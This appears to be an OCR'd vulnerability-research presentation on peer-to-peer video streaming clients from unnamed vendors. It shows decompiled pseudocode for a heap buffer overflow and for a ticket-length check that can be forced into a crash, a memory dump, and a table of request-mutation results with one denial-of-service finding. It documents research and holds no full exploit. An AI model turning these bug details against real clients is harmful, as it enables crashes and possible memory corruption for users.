
```
data_size = ntohl(*chunk);
v7 = chunk + 1;
src = chunk + 1;
if ( data_size )
{
  *(_QWORD *)dest = 0i64;
  call_malloc_memset(data_size, dest, 0); // 여기서 할당하고 버퍼를 초기화함, 할당은 HeapAlloc()
  data_size2 = dest[0];
  vuln_memmove((void *)dest[1], src, dest[0]);
  src = (char *)src + data_size2;
  v9 = data_size2;
  v10 = (void *)dest[1];
  sub_5A66ADC0(&lpMem, (void *)dest[1], v9);
  LOBYTE(v19) = 1;
  sub_5A6B6F70(&lpMem, (int)L"FSEQ", unkown_chunk + 0xC0);// wchar_t
  sub_5A6B6F70(&lpMem, (int)L"LSEQ", unkown_chunk + 0xC8);
  sub_5A6B7510(&lpMem, (int)L"DEPTH", unkown_chunk + 0xE8);
  sub_5A6B7510(&lpMem, (int)L"NSERVING", unkown_chunk + 0xF4);
  sub_5A6B7510(&lpMem, (int)L"UCPU", unkown_chunk + 0x100);
  sub_5A6B7510(&lpMem, (int)L"UMEM", unkown_chunk + 0xFC);
  sub_5A6B6F70(&lpMem, (int)L"ATTR", unkown_chunk + 0x80);
  sub_5A6B7510(&lpMem, (int)L"ISPINDEX", unkown_chunk + 0xF8);
```




✓ Heap Based Buffer Overflow
memmove(arg1, arg2, "Attacker's Input")

Company C

Denial of Service




```
int __usercall set_ticket_func@<eax>(_DWORD *a1@<ecx>, int a2@<ebx>)
{
  _DWORD *ticket_struct; // esi
  rsize_t ticket_size; // edi
  void *v4; // ST00_4
  int pExceptionObject; // [esp+14h] [ebp-14h]
  int v7; // [esp+18h] [ebp-10h]
  int v8; // [esp+24h] [ebp-4h]

  v8 = 0;
  v7 = 0;
  ticket_struct = a1;                         // ticket_struct[0] - unknown
                                              // ticket_struct[1] - ticket_body address
                                              // ticket_struct[2] - ticket start point after some byte
                                              // ticket_struct[3] - max_size_of_ticket
  ticket_size = get_ticket_size(a1);          // ticket size : 0x2f or 0x31 => size value is controllable
  if ( ticket_struct[3] < (ticket_size + ticket_struct[2]) )// crash 발생 부분
  {
    pExceptionObject = 1;
    _CxxThrowException(&pExceptionObject, &_TI1_AVNai_BinaryScannerException__);
  }
```




```
address   B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4 C5 C6 C7 89ABCDEF01234567
05C9FAB8  1C BD 45 02 11 98 CD 05 06 00 00 00 70 00 00 00 . E..  .....p...
```

```
address   11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 123456789ABCDEF0
05CD9811  01 01 00 6C 00 31 31 36 30 37 34 38 35 34 33 34 ...l.11607485434
05CD9821  3A 31 32 35 37 32 3A 38 36 31 33 45 34 46 38 46 :12572:8613E4F8F
05CD9831  41 41 43 36 36 34 43 41 39 34 38 32 43 38 37 30 AAC664CA9482C870
05CD9841  31 34 41 30 38 45 33 0E 31 39 32 2E 31 36 38 2E 14A08E3.192.168.
05CD9851  34 33 2E 31 35 33 0D 32 32 33 2E 33 38 2E 34 37 43.153.223.38.47
05CD9861  2E 31 38 38 15 71 00 00 00 06 00 00 00 00 00 00 .188.q..........
05CD9871  00 00 03 00 00 00 00 00 00 00 00 00 15 71 15 71 ............q.q
```



- ✓ Make Ticket length value is greater than the length defined in the Ticket.
- ✓ It won't be processed properly, and be terminated after the Throw Exception.



```
Windows PowerShell
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새로운 크로스 플랫폼 PowerShell 사용 https://aka.ms/pscore6

PS C:\Users\bigfr> wsl
┌[bigfr0g@DESKTOP-KPVEML8] - [/mnt/c/Users/bigfr] - [Fri Nov 20, 23:50]
└[$]> cd ../../../
┌[bigfr0g@DESKTOP-KPVEML8] - [/mnt] - [Fri Nov 20, 23:50]
└[$]> ls
▮  ▮  wsl
┌[bigfr0g@DESKTOP-KPVEML8] - [/mnt] - [Fri Nov 20, 23:50]
└[$]> cd d
┌[bigfr0g@DESKTOP-KPVEML8] - [/mnt/d] - [Fri Nov 20, 23:50]
└[$]> cd source
┌[bigfr0g@DESKTOP-KPVEML8] - [/mnt/d/source] - [Fri Nov 20, 23:50]
└[$]> python naver_Test.py
```



Attack Surface



Attack Surface




Mutating Req. Data

Platform	Company A	Company B	Company C
Contents	◦ No request data ◦ Just send data to client in tree-based grid	◦ In the initial connection process, the sequence number was transmitted to find the requested data. ◦ However, this is part of the initial connection process, which leads to disconnection unless it is a sequence within a certain interval.	◦ A receiver sends a 0x1b byte to sender for video data ◦ The requested data includes the Seq Num of the video data ◦ The sender parses the header of the request data and transmits the video data corresponding to the sequence number
Vuln.	Undiscovered	Undiscovered	◦ Denial of Service
At	-	-	◦ Windows Web Browser

Index Access based on Request
Peer-to-Peer communication

